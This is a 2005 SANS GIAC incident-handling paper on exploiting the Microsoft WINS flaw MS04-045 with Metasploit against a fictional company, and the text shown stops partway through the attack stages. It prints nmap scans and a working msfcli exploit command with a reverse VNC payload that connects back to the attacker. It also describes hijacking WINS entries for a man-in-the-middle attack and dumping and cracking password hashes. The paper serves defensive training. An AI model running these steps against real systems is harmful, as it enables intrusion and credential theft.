



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

The Metasploit Framework and Microsoft WINS

GIAC Certified Incident Handler

Practical Assignment

Version 4.0, Option 1

February 23rd, 2005

Michael T. Ford
SANS Boston
September 2004

Table of Contents

Table of Contents	2
Abstract	3
1. Statement of Purpose	4
2. The Exploit	5
2.1 Vulnerability	5
2.1.1 Name	5
2.1.2 Advisories	5
2.2 Affected Operating Systems	5
2.3 Protocols/Services/Applications	6
2.3.1 Windows Internet Naming Service	6
2.3.2 Process Memory and the Stack	6
2.3.3 Buffer Overflows	7
2.4 Description	9
2.4.1 Metasploit Framework	9
2.4.2 WINS Association Context Vulnerability	9
2.4.3 Exploiting the vulnerability	9
2.5 Attack Signatures	10
2.5.1 Network Signatures	10
2.5.2 Traces on Windows	10
3. Stages of the Attack Process	11
3.1 Reconnaissance	11
3.2 Scanning	12
3.3 Exploiting the System	15
3.4 Network Diagram	20
3.5 Keeping Access	22
3.6 Covering Tracks	23
4. The Incident Handling Process	24
4.1 Preparation	24
4.2 Identification	25
4.3 Containment	27
4.4 Eradication	30
4.5 Recovery	32
4.6 Lessons Learned	34
Appendix A: Source Code for the WINS Metasploit Module	36
Works Cited	42
References	43
Advisories	43
Exploit Information	43
Software information	43

Abstract

This paper is written in partial fulfillment of the GIAC Certified Incident Handler (GCIH) Certification. In this paper, I discuss both sides of an incident based on a recently announced vulnerability in the Windows Internet Naming Service (WINS) of the Windows operating system.

From the attacker's view, I describe the five stages of the attack process. These are reconnaissance, where an attacker looks for potential targets; scanning, where one looks for vulnerabilities in a target; exploiting the system, where one gains access to the target; keeping access, where one takes steps to ensure an entry back into the same system; and covering tracks, where one obscures any sign that he's been there.

From the incident handler's view, I describe the six stages of handling an incident. These are preparation, where the incident handler has put measures in place to mitigate the risks of incidents; identification, where one detects and confirms an incident has occurred; containment, where one gets the problem under control; eradication, where the problem is removed from the system; recovery, where the system is brought back into service in a good state; and lessons learned, where steps are taken to keep that incident from occurring again.

Where incidents are becoming more and more commonplace in today's news, it is important for an organization to have an adequate incident handling process in place. In order for incident handlers to defend against incidents, they must understand how attacks take place.

© SANS Institute 2005

1. Statement of Purpose

A great number of companies today base their business on some sort of digital asset. Financial institutions rely on their customer accounts. Healthcare organizations have patient records. Manufacturing companies have the plans for their products. If the confidentiality, integrity, or availability of any of these digital assets is compromised, it can have great detrimental effect on the business and on individuals' privacy. Government regulations, such as Sarbanes-Oxley (SOX), the Health Insurance Portability and Accountability Act (HIPAA), and the Graham-Leach-Bliley Act (GLBA), require companies to provide certain levels of security to these assets in order for the companies to protect their customers. For SOX, this is the investor. For HIPAA, it's the patient. And for GLBA, it's the account holder.

There are many threats to these different types of companies. For example, a hospital patient's medical records may be targeted by the press looking for information about a public figure, pharmaceutical companies looking to market their drugs to patients with certain diagnoses, or attorneys looking to file a class action lawsuit. In addition, there are blackhat hackers looking for a challenge, and there are worms and viruses that migrate across the Internet. A company's competitors may also engage in corporate espionage or sabotage.

Any large corporate network is a heterogeneous mixture of software, operating systems, computing devices, and networking equipment. The critical digital information most likely does not reside on the external web server for the general public to download. Because of this, an attacker may have to use several techniques in order to find the data he is looking for.

In this paper, I discuss an exploit of the vulnerability in the Microsoft Windows Internet Naming Service (WINS) that was announced in December, 2004. I show how an attacker utilizes the Metasploit Framework in order to exploit this vulnerability as part of an attack on a fictional company. It is unlikely that a company will expose their WINS servers to the Internet so the first step of the attack is to get access to the company's internal network. Following that, the attacker can leverage a WINS exploit to gain access to the WINS server. Once the attacker has access to the WINS server, he may change entries in the WINS database. By changing the address for any kind of infrastructure system, such as a Domain Controller or database server, he can take control of the network through a Man-in-the-Middle attack¹. By redirecting certain types of traffic through an intermediate machine, he can learn usernames and passwords, as well as learn about the topology of the network. Once he has found the company databases and has obtained credentials to access them, the digital assets are an open book and available for whatever the attacker wishes to use them. I cover the attack up

¹ In a Man-in-the-Middle attack, a third party inserts himself in the communication path between two other parties. If he can convince each party that he is the other party, then he will be privy to their communications, even if encrypted. He can also modify the communication midstream for his own gain.

to gaining control of the WINS server. The actual Man-in-the-Middle attack is beyond the scope of this paper and is not covered.

2. The Exploit

2.1 Vulnerability

2.1.1 Name

The WINS Association Context Vulnerability.

2.1.2 Advisories

On December 14th, 2004, Microsoft released a patch for their Windows Internet Naming Service (WINS). This patch fixed a vulnerability in the WINS service that allowed for Remote Code Execution (*Microsoft Security Bulletin*).

The following is the list from MITRE of the advisory numbers from different organizations regarding this vulnerability:

Database	Number
CVE	CAN-2004-1080
Bugtraq	20041126 Immunity, Inc Advisor
ISS	20041129 Microsoft WINS Server Vulnerability
MSKB	890710
MS	MS04-045
CIAC	P-054
CERT-VN	VU#145134
BID	11763
XF	Wins-memory-pointer-hijack(18259)

2.2 Affected Operating Systems

According to Microsoft, this vulnerability reportedly affects the following operating systems:

- Microsoft Windows NT 4.0 Service Pack 6a
 - Microsoft Windows NT 4.0 Terminal Server Edition Service Pack 6
 - Microsoft Windows 2000 Server Service Pack 3
 - Microsoft Windows 2000 Server Service Pack 4
 - Microsoft Windows Server 2003
 - Microsoft Windows Server 2003 64-bit Edition
- (*Microsoft Security Bulletin*)

2.3 Protocols/Services/Applications

2.3.1 Windows Internet Naming Service

Windows Internet Naming Service (WINS) is a service used by NetBIOS clients to associate NetBIOS computer names with IP addresses. It is similar to the Domain Name System (DNS). WINS provides benefits to the NetBIOS network, including:

1. "Dynamic database maintenance to support computer name registration and resolution.
2. Centralized management of NetBIOS name database.
3. Reduction of IP broadcast traffic in the Internetwork, while allowing clients to locate remote systems easily across local or wide-area networks.
4. The ability for clients on a Windows NT Server-based network to browse remote domains without a local domain controller being present on the other side of the router.
5. On a Windows NT network, the ability to browse transparently across routers." (*Windows Internet Naming Service*, p. 2)

WINS clients typically use the NetBIOS Name Service on port 137 to query a server in order to resolve a NetBIOS name to an IP address. The WINS service also provides for replication between WINS servers in order to facilitate load-balancing and high-availability architectures. In order to do this, the servers use the Nameserver service on TCP port 42 to replicate between themselves using a Microsoft proprietary protocol. As part of this replication protocol, one server will send the other server a memory pointer (CAN 2004-1080). The other server will send this pointer back in its reply.

2.3.2 Process Memory and the Stack

Most Windows servers today run on servers based on the Intel x86 architecture. Programs consist of many subroutines, or functions. As these functions perform their tasks, they may call other functions to perform more granular tasks. When that task completes, it returns control of the CPU back to the calling function, which continues along. A simplistic view of a program might be an upside down tree, where the trunk is the main routine, and each limb or branch is another subroutine called by the routine above it. Each of these subroutines may call other subroutines, and so on.

A program generally uses three areas of memory. The first is the text, or code, section. This is where the instructions are located that the CPU will execute. The second is the heap. When a program needs to allocate memory, especially memory that it will return data by a subroutine to its calling routine, it requests this memory from the heap. The third area of memory is the stack. The stack holds what might be considered short-term data. The stack is just what it sounds like: a stack of data. A datum is "pushed" onto the stack to store it and is "popped" off the stack to retrieve it. It would be similar to a pile of papers on a desk. A paper is added to the pile, and when the paper is no

longer needed, it is removed from the pile. The difference is that a stack grows down in the memory space, where a pile of paper piles up on the desk. Just like the pile of paper, it is possible with a stack to reference data that isn't on the bottom of the stack (or the top of the pile).

When a routine calls a subroutine in a program, it pushes onto the stack any arguments, or operands, for the called subroutine to use. Then the pointer to the address of the current instruction in memory is pushed onto the stack, and code execution continues in the subroutine. When the subroutine is finished, it calls a return instruction. The CPU then pops the previously pushed pointer off the stack and continues execution at that memory location, which is where the calling routine had left off.

When a subroutine executes, it may need local variables in which to store certain values or other information. An example might be a variable on which it will perform numeric computation. It might also be a value that it intends to pass in another subroutine call, such as passing a string to the `printf()` function to be output onto the screen. When these values are done with, they are popped off the stack.

2.3.3 Buffer Overflows

There is a CPU register called the stack pointer. This register points to the address in memory of the bottom of the stack. If a routine needed to allocate, say, 20 bytes for a string of characters, it might subtract 20 from the value of the stack pointer, effectively reserving that 20 bytes. Any new pushes would happen below this 20 bytes.

Now, let's look at an example. Our program has the main function. It needs to pass two variables to subroutine X. Subroutine X will then ask the user for some input into a string of 20 bytes. So after the main function pushed the arguments, which are normally stored in 4 byte registers, we would see the following on the stack:

Stack
variable 2
variable 1

Now the instruction pointer, which is also 4 bytes in size, is pushed as part of the call to the subroutine, and we have:

Stack
variable 2
variable 1
instruction pointer

Subroutine X then allocates 20 bytes of automatic memory on the stack, resulting in:

Stack

variable 2
variable 1
instruction pointer
4 bytes
4 bytes
4 bytes
4 bytes
4 bytes

The subroutine reads the string from the user into the 20 bytes, and then it returns to the main function. First 20 is added back on to the stack pointer, resulting in:

Stack
variable 2
variable 1
instruction pointer

Then the instruction pointer is popped:

Stack
variable 2
variable 1

and then the main function pops the two variables originally pushed.

In an ideal world, this all goes smoothly. But consider what would happen if when asking for input from the user, the program didn't check how many characters the user had entered. If the user enters 24 characters, the first 20 would fill the 20 byte buffer. The next four bytes would then be written on to the stored instruction pointer. When the subroutine goes to return, it will pop the instruction pointer, which is now a new value, and continue executing at that "address". It's probable that this new address isn't in program memory, and the program will crash. If the user is crafty, he may enter specific characters, representing an area that *is* in memory. Now consider if that address were the address of the beginning of the 20 byte buffer. And then further consider if the characters entered into that buffer would be interpreted by the CPU as valid instructions. An attacker could inject arbitrary code for the CPU to execute.

If the service that is being exploited allows more memory to be filled, the attacker could do many things. One option would be to open a connection back to his machine with a command shell attached to it. Then he can run almost anything he wants to on the machine.

2.4 Description

2.4.1 Metasploit Framework

The Metasploit Framework is a penetration analysis tool available on Unix and Windows. This tool allows one to quickly develop and test exploits against vulnerable Windows, Linux, Solaris, and Mac OSX hosts. It has options for selecting the exploit from a list of a few dozen. It also allows the choice of payload to run after the exploit. These may include adding a user, opening a remote shell, starting a VNC session, or running a command. Much of the framework is written in the language Perl, which allows for a rapid development cycle by the security researcher.

2.4.2 WINS Association Context Vulnerability

During replication between two WINS servers, one server connects as a client to the other server on port 42. According to Waisman, during the communications, the server sends a memory pointer to the client, and the client uses the pointer to talk to the server. If the client sends a specially crafted packet to the server, the “attacker can control the pointer and can make it point to an attacker-controlled buffer and eventually write 16 bytes at any [memory] location.” In order to do this, we want to set the pointer “to a memory buffer that we control”. This can be done by sending “a big packet of about 0x40000 bytes so we can guess where it would be.” (*Waisman, p. 1*)

2.4.3 Exploiting the vulnerability

The Metasploit Framework contains a module for exploiting this WINS vulnerability. The attacker specifies a server to exploit and a payload to execute upon exploitation. Metasploit begins by sending a special probe packet to the WINS server. From this, it can tell what operating system is running, which service pack is installed, and if the heap has been tampered with previously.

From there, Metasploit builds up a packet containing the protocol header, data that will exploit the vulnerability, the payload the attacker selected, and finally some padding, to bring the packet to 9212 bytes. It sends this packet to the server, and WINS is re-tasked to perform per the attacker.

There hasn't been much analysis published in the six weeks since the release of this exploit about the specifics of which memory location is overwritten and with what. It appears though that what is happening is that an instruction pointer that is stored on the stack from a parent function is being overwritten. It is probably being overwritten with an address into the 0x40000 byte buffer that was previously allocated and which holds the payload to be executed. This doesn't look to be the normal buffer overflow where data just extends past the end of a buffer, overwrites the pushed instruction pointer, and causes program flow to continue in the buffer. But it does seem similar in that a pushed instruction pointer is getting overwritten and program flow is continuing in a just filled buffer.

2.5 Attack Signatures

This attack takes place across the network and to the WINS server. Therefore one should examine both of these places to know when the attack is happening or has happened.

2.5.1 Network Signatures

Since the replication protocol is between WINS servers only, any traffic between any other host and a WINS server on the replication port is suspect. This traffic could be detected by a Network Intrusion Detection System (NIDS), such as Snort, and it could also be blocked by an Access Control List (ACL) on a router.

A NIDS could also alert on the NOP sled. In many exploits where a buffer overrun is used, the attacker can't predict exactly where in his code execution will start. In order to work around this, a string of No Operation, or NOP, instructions precede the real payload of the exploit. This is called a NOP sled because no matter where in the string of NOP instructions the execution begins, it will slide right into the real code.

Another NIDS signature could alert on command shell traffic. Normally one doesn't see DOS commands issued in the clear over a connection, except for in a telnet session.

A corporation should also have a policy on what the acceptable methods of remote access to a server are. These could include PCAnywhere, VNC, or Remote Desktop, for example. A NIDS could be used to audit the legitimate use of these or flag their use where policy prohibits them..

The security administrator should also understand what kind of traffic is normal for a particular server. In this case, the WINS server should have no reason to open an outbound connection through the firewall to the Internet. Therefore, not only should there be an ACL on a router prohibiting this traffic; the NIDS should be configured to flag this traffic as suspect.

2.5.2 Traces on Windows

On the WINS server, there are a few things that could indicate that an attack against WINS had been launched. These are mentioned here in summary and are looked at in further detail in Part 4.

The first one can be seen in the system process list. If one looks at the list with a tool such as Process Explorer, one might see that wins.exe has a child process. When Metasploit exploits WINS, it starts a command shell from within WINS. This is reflected in the viewing the process list.

Normally, the wins.exe program is stable and computes along handling name service requests and replicating with other WINS servers. One thing we see when Metasploit exploits it is that its memory structures become unstable. The service seems to work fine while the command shell is still running, but once that command shell exits, wins.exe crashes. If wins.exe isn't restarted, this server will no longer be providing WINS service. When that happens, it is likely that network users will complain because other services that rely on WINS may stop working, too, because they can't resolve names to IP addresses.

Depending on how much logging is configured on the system, there may also be entries in the event log showing that there was a problem. When wins.exe dies, that event is logged. After each of the first three times, the system restarts the service after 15 seconds. After the fourth time, the service isn't restarted. When the service is restarted it logs events relating to the startup and rebuilding its database. Other events can also be logged for when the command shell starts up or exits. A process exiting just before wins.exe crashing is suspicious.

3. Stages of the Attack Process

3.1 Reconnaissance

The first step in an attack is to figure out what organization has the assets that one is looking for. One can accomplish this with a quick search on <http://www.google.com/>. For each potential target, one then needs to gather information to figure out whether this is a good target. He can use tools such as `whois` and `dig` to find out more information about the target. A whois entry usually contains information for contacting different people in a company, such as a technical contact or a billing contact. There may also be an email address for where to send complaints of abuse. If this email address appears to be for a single person rather than a list, it may signify that there isn't much monitoring of security issues. Having only one person may show a single point of failure in the monitoring which means that an attacker may have more success when this person is out of the office. The whois entry will also tell something about the Information Technology (IT) infrastructure of the company. If the primary and secondary domain name servers are owned by another party, such as an Internet Service Provider (ISP), it may show that the company has little internal IT infrastructure and that the IT services are outsourced at least partially. This could be good or bad. If the IT services are outsourced, it's then worth figuring out how fast and competent the response of that provider is. By using the `dig` tool, one can find out information about the name servers at the company. If the name servers are configured so that an attacker can get a list of all hosts on the network, the attacker has learned two things. The first is that he has a list of hosts to scan and potentially exploit. The second is that

the system administrator hasn't taken the time to secure one of the company's network services that are available to the Internet. If he hasn't had the time to do this or if he doesn't have the skill to do this, it tells the attacker that he will have an easier time compromising this network.

In this whois entry, we see that John Smith is the only contact for the xyzenterprises.com domain. We also see that an ISP is hosting one of the name servers. This may be for fault-tolerance, or it may be because the IT department at this company isn't big enough to host two itself.

```
% whois xyzenterprises.com
[Querying whois.internic.net]
Registrant:
XYZ Enterprises (XYZ-DOM)
  123 MAIN ST
  ANYTOWN, NY 12345-6789
  US

Domain Name: XYZENTERPRISES.COM

Administrative Contact, Technical Contact:
  Smith, John (JS12345)      jsmith@XYZENTERPRISES.COM
  XYZ Enterprises
  123 MAIN ST
  ANYTOWN, NY 12345-6789
  US
  212-555-1234

Record expires on 24-Feb-2009.
Record created on 24-Feb-1999.
Database last updated on 30-Jan-2005 16:37:50 EST.

Domain servers in listed order:

NS1.XYZENTERPRISES.COM      10.0.1.1
NS4.ISP.NET                  192.168.4.4
```

3.2 Scanning

Once the attacker has found a network to exploit, he scans the network to find vulnerabilities in it. One tool to do this is firewalk. Firewalk has the capability of computing what the rules on a firewall are. From this, one can find holes to potentially attack through. A much easier way to gain access to a network, especially for a company that is spread across a large campus, is to physically visit the campus. There, one may find wireless access points (WAPs) that give access to the network. One could also walk into a building. He may be posing as a visitor, a janitor, a deliveryman, or a repairman. Once in the building, he can look for an ethernet jack in a room and plug in a laptop or a PDA. Many corporate networks have satisfactory security on the perimeter, but once one has passed the perimeter, the internal network is wide open for use or abuse.

Once on the internal network, the attacker can use the `nmap` tool to scan the network. By combining the Internet Protocol (IP) addresses found during the reconnaissance phase with those found during internal scans, one can start to build a map of the internal network and look for services. For example, once a laptop is plugged into a jack in an unused conference room, if DHCP is in use, the laptop will be assigned an IP address, and the attacker will have gained the following information.

```
C:\WINNT\system32>ipconfig /all

Windows IP Configuration

    Host Name . . . . . : attacklaptop
    Primary DNS Suffix . . . . . : mydomain.local
    Node Type . . . . . : Hybrid
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No
    DNS Suffix Search List. . . . . : mydomain.local

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    Description . . . . . : AMD PCNET Family Ethernet
Adapter
    Physical Address. . . . . : 00-0C-29-DE-96-9E
    DHCP Enabled. . . . . : Yes
    Autoconfiguration Enabled . . . . : Yes
    IP Address. . . . . : 10.0.11.20
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.11.1
    DHCP Server . . . . . : 10.0.11.2
    DNS Servers . . . . . : 10.0.10.100
    Primary WINS Server . . . . . : 10.0.10.101
    Lease Obtained. . . . . : Monday, February 14, 2005
4:34PM
    Lease Expires . . . . . : Monday, February 21, 2005
4:34PM

C:\WINNT\system32>
```

He has the address of the laptop 10.0.11.20. This gives him an idea of which part of the network clients, such as laptops and workstations, reside on. He also has the primary domain server address. And he has the address of the WINS servers. DNS and WINS servers are probably in a central location on the network, such as in a server environment in a datacenter. We see here that they are both on the 10.0.10.0/24 network. This tells the attacker that he can find servers around this subnet. There is also a gateway address configured on the laptop from DHCP. This will tell how big that network is and how networks are subnetted, or broken into smaller networks. By using `nslookup` to look up the hostname associated with the laptop's IP address, one might find that it is part of a subdomain. One can also guess at certain names on a network, such as mail, smtp, ns, wins, www, web, and fw to find other potential targets to scan.

The attacker can use the nmap tool to scan the network for hosts and services. The first nmap scan uses the “-sP” option to ping hosts on the 10.0.10.0 subnet. The “/24” specifies that this is a 256 address subnet, with addresses ranging from 10.0.10.0 to 10.0.10.255.

```
# nmap -sP 10.0.10.0/24

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2005-02-14 16:57 EST
Host 10.0.10.0 seems to be a subnet broadcast address (returned 1 extra pings).
Host 10.0.10.1 appears to be up.
Host 10.0.10.100 appears to be up.
Host 10.0.10.101 appears to be up.
Host 10.0.10.255 seems to be a subnet broadcast address (returned 1 extra pings).
Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 2.773 seconds
```

The next nmap scan uses the “-sS” option to use TCP SYN’s to look for open services on hosts. The SYN flag is used by the TCP protocol as part of setting up a connection. The “-p 42” option specifies to only check if port 42 is open.

```
# nmap -sS -p 42 10.0.10.0/24

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2005-02-14 16:57 EST
Interesting ports on 10.0.10.1:
PORT      STATE      SERVICE
42/tcp    filtered  nameserver

Interesting ports on 10.0.10.100:
PORT      STATE      SERVICE
42/tcp    open       nameserver

Interesting ports on 10.0.10.101:
PORT      STATE      SERVICE
42/tcp    open       nameserver

Nmap run completed -- 256 IP addresses (3 hosts up) scanned in 2.457 seconds
```

On this network, an nmap scan shows that TCP port 42 is open on two servers. This is the port that Microsoft WINS servers use to replicate their databases of NetBIOS name information.

Nmap can also be run with the “-O” option to determine what operating system a target is running.

```
# nmap -O 10.0.10.101
```

```
Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2005-02-14 16:58 EST
Interesting ports on 10.0.10.101:
(The 1648 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
25/tcp    open  smtp
42/tcp    open  nameserver
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
1025/tcp   open  NFS-or-IIS
1026/tcp   open  LSA-or-nterm
1029/tcp   open  ms-lsa
1033/tcp   open  netinfo
3372/tcp   open  msdtc
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP, Microsoft Windows 2000 SP3

Nmap run completed -- 1 IP address (1 host up) scanned in 2.904 seconds
```

Here we find that this host is running some version of Microsoft Windows, but nmap wasn't able to pinpoint which one. This can be possible as different versions of the IP stacks are similar.

Two servers have been noted as having TCP port 42 open. Depending on how efficiently the IT department rolls out patches, these WINS servers may be vulnerable to a buffer overflow attack if they don't have the MS04-045 patch applied. The Metasploit Framework can be used to check for the vulnerability.

```
# ./msfcli wins_ms04_045 RHOST=10.0.10.101 TARGET=0 C
[*] This system appears to be vulnerable.
[*] Host 10.0.10.101 is Windows 2000 SP 0 (clean heap)
```

The msfcli client is run, and it's given the name of the exploit module, the host to check, the operating system of the remote host (0 means Windows 2000 in this case), and the command C, which means check. It returns the message saying that the system is vulnerable. Now we'll look at actually exploiting this vulnerability on the system.

3.3 Exploiting the System

Now that the attacker has gained access to the network and scanned for vulnerable hosts, he can attempt to gain access to a system. Once he's gained access, he may be able to retrieve assets from that server. If the server doesn't have any digital assets

of worth to him, he can use that server as leverage to exploit another server.

There are several payloads that can be sent with a Metasploit exploit. One of these is a VNC² server. After Metasploit exploits the buffer overflow, it can inject a DLL³ which implements a VNC server. On the attacking machine, Metasploit provides a VNC proxy so that another host with a VNC client can connect to the server via the proxy. This VNC connection provides the attacker with a view of the desktop of the server. It also provides a command shell on that desktop.


The following screenshot shows the output from the command line Metasploit client. The option `wins_ms04_045` specifies to exploit the WINS vulnerability. `RHOST=10.0.10.101` specifies that the IP address of the host to attack, or Remote Host, is 10.0.10.101. `PAYLOAD=win32_reverse_vncinject` instructs Metasploit to start a VNC Server on the host and connect back to a proxy on the LHOST, or Local Host, at 10.0.10.1. `TARGET=0` tells the WINS module that the remote host is running Windows 2000. And the `E` tells Metasploit to launch the exploit.

```
# ./msfcli wins_ms04_045 RHOST=10.0.10.101 PAYLOAD=win32_reverse_vncinject
LHOST=10.0.10.1 TARGET=0 E
[*] Starting Reverse Handler.
[*] Attempting to overwrite 0x053df4c4 with 0x053922e0 (0x05391f40)
[*] Got connection from 10.0.11.20:4321 <-> 10.0.10.101:1308
[*] Sending Stage (2834 bytes)
[*] Sleeping before sending dll.
[*] Uploading dll to memory (348170), Please wait...
[*] Upload completed
[*] VNC proxy listening on port 5900...
```

It's interesting to note that this succeeds even if no user is logged into the server. In this case, once the attacker connects to the proxy with a VNC client, he will see a screen with a login dialog box and also the command shell.

² VNC is a program that allows a user to have a remote desktop from a system. This can be useful when one is telecommuting, for example. He will be able to see the computer display and interact with the desktop from another network.

³ A Dynamically Linked Library (DLL) is a set of program routines that isn't built into a program but can be loaded at runtime. This allows common code to be shared among different programs and to be updated without having to update the program itself. In this case, the DLL is used to add functionality to wins.exe that the service didn't have before.




Gaining a Command Shell on the Server

He can launch the Microsoft Management Console (MMC) for WINS by typing:

```
mmc "c:\winnt\system32\winsmgmt.msc" /s
```

in the command shell. With this console he can change or add a static entry for the host of his choice. This means that even though a server or other host already had an entry in the name service database, the attacker can change the IP address that is associated with the name to that of another device. Name service that is relied on by the entire organization is a critical infrastructure asset. Once that asset is compromised, the entire network can be compromised.



Starting the WINS Management Console

In this console, the attacker changes the IP address of the internal web server to 10.0.11.20, the address of his laptop. Now whenever a host requests the IP address for the web server from the compromised WINS server, the host will be directed to communicate with the attacker's laptop. The attacker can set up a proxy to relay all communications to the internal web server. This internal web server might provide access to HR information, payroll, or financial data, for example. By performing this Man-in-the-Middle attack, the attacker can gain passwords or other confidential data.

The attacker then downloads and runs pwdump3e. This utility retrieves the username and password hash pairs from the SAM⁴ and can save them in a file. Once that file is transferred back to his machine with something like ftp, the attacker can run tools such as @Stake's LC5 password audit tool to crack the system's passwords.

